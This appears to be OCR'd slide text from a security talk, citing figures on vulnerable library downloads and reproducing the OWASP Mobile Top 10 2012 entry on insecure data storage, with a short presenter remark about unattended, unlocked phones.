


29 MILLION vulnerable downloads in 2011

Libraries	31
Library Versions	1,261
Organizations	61,807
Downloads	113,939,358

https://www.aspectsecurity.com/news/press/the-unfortunate-reality-of-insecure-libraries

Attack Vector in OWASP Top-10 Mobile Risks



Mobile Top 10 2012-M1 Insecure Data Storage

(Redirected from Mobile Top 10 2012-M1)

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact SEVERE	Application / Business Specific
Threats agents include lost/stolen phones and the possibility of in-the-wild exploit/malware gaining access to the device.	A malicious agent hooks up an unprotected device to a computer with commonly available software. They are able to see all third party application directories that often contain stored personal information.	M1, insecure data storage, occurs when development teams assume that users will not have access to the phones file system and store sensitive pieces of information in data-stores on the phone. Devices file systems are often easily accessible and you should expect a malicious user to be inspecting your data stores. Rooting or jailbreaking a device usually circumvents any encryption protections and in some cases, where data is not protected properly, all that is needed to view application data is to hook the phone up to a computer and use some specialized tools.		Insecure data storage can result in data loss, in the best case, for one user. In the worst case, for many users. Common valuable pieces of data seen stored include: • Usernames • Authentication tokens • Passwords • Cookies • Location data • UDID/EMEI, Device Name,	Insert text here

Here, the attack vector is the phone laying around, especially if the phone is not password protected.

Questions?